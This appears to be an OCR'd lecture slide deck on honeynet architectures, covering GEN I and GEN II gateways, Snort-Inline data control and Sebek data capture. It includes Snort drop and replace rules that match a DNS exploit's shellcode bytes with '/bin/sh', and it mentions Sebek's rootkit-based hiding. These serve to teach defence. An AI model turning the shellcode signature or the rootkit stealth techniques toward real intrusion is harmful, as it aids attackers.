
GEN I honeynet

- Controls outbound packets by passing through firewall and router
- Router somehow « hide » the firewall
- Data control is performed by the firewall
  - Firewall keeps track of number of outbound connections
  - The more outbound activity allowed, the more can be learned
  - Might be risky!
- Data capture
  - The IDS gather all the information
  - All systems export their logs to remote syslog server

GEN I: analysis

- The first « honeypot » solution
- Data Control is quite hard to perform
  - Need to filter on outbound activity (counter?)
  - Hackers can detect the trick
  - Difficult to fine tune
- Data Capture is limited
  - Only IDS and Syslog
- Introducing GEN II architectures

Honeynet - GenII 2nd Generation Honeynet - Version 0.2



Honeynet Sensor Diagram

Sensor consists of a single system functioning as both Data Control and Data Capture requirements.

It consists of three interfaces. Two of the interfaces are layer2 (outlined in RED), acting as a switch which segments a production network. The third interface has an IP stack for remote connectivity. This is for both Data Collection and administation.

Interface A: Layer2 interface segmenting production network.

Interface B: Layer 2 interface segmenting Honeynet network.

Intereface C: Layer3 interface VPN connection to collection point.

Gen II analysis (1/2)

- Gateway works at layer 2 (bridge mode)
  - Very stealthy

- Administration is performed using C interface

- Data Control & Data capture are done by the gateway (honeynet sensor)

Gen II analysis (2/2)


Advanced data control functionalities

- IDS/IPS functionalities
- Relies on SNORT-INLINE
- *http://snort-inline.sourceforge.net*

Advanced data capture functionalities

- Honeywall gathers firewall and snort logs
- Sebek runs on all honeypot
- Honeywall collects sebek logs

Snort-Inline Drop Rule




Snort-Inline Drop Rule

Exemple: DNS attack

```
drop tcp $HOME_NET any $EXTERNAL_NET 53
(msg:"DNS EXPLOIT named";flags: A+;
content:"|CD80 E8D7 FFFFFF|/bin/sh";
```

Snort-Inline Replace Mode




Snort-Inline Replace Rule

Exemple: DNS attack

Can be very “stealth”

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 53
(msg:"DNS EXPLOIT named";flags: A+;
content:"|CD80 E8D7 FFFFFF|/bin/sh";
replace:"|0000 E8D7 FFFFFF|/ben/sh";)
```

REPLACE MODE OPERATION



Outgoing
Connection stream

```
aa4e aa4e 4534
0000 ef2a 560b
12c6 6739 Cd80
E8D7 FFFF FF0a
b182 8bf3 802b
```

Known attack known attack
DNS EXPLOIT named

```
alert tcp $HOME_NET any ->
$EXTERNAL_NET 530(msg:"DNS EXPLOIT
named";flags: A+;
content:"|CD80 E8D7 FFFFFF|/bin/sh";
replace:"|0000 E8D7 FFFFFF|/ben/sh";)
```

Is this a known attack ?

Yes this is an Attack
Replace attack code with →
harmeless code: /bin/sh
/ben/sh


Data Capture: Sebek

- **Tool developed by the honeynet project**

- **Very useful for "data capture"**
  - Hidden kernel module that captures all activity
  - Dumps activity to the network
  - Attackers cannot sniff any traffic based on magic number and destination port

- **http://www.honeynet.org/tools/sebek/**

Sebek Diagram




Sebek: Data capture


- **The Sebek kernel module collects data passing through the *read()* system call**
  - For example, this captures the intruder's ssh keystrokes and recovers scp file transfers.

- **Sebek client relies on stealth techniques to hide. This also harden its detection. First Sebek version was relying on "the adore rootkit" to hide the sebek files and processes from the attacker**
  - Sebek : http://www.honeynet.org/papers/honeynet/tools/
  - Adore: http://www.team-teso.net/releases.php

